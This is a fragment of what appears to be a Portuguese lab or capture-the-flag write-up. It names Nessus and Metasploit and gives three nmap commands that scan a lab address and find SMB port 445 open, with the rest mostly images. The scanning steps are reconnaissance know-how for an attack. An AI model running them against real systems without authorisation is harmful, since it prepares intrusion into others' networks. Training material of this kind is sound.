
  • Nessus para varredura de vulnerabilidades
  • Metasploit para exploração

Comandos Principais:


nmap -sn 10.10.195.105
5


nmap -sV -p445 10.10.195.105

6


nmap -F 10.10.195.105

1

  • Porta 445 (SMB) encontrada aberta




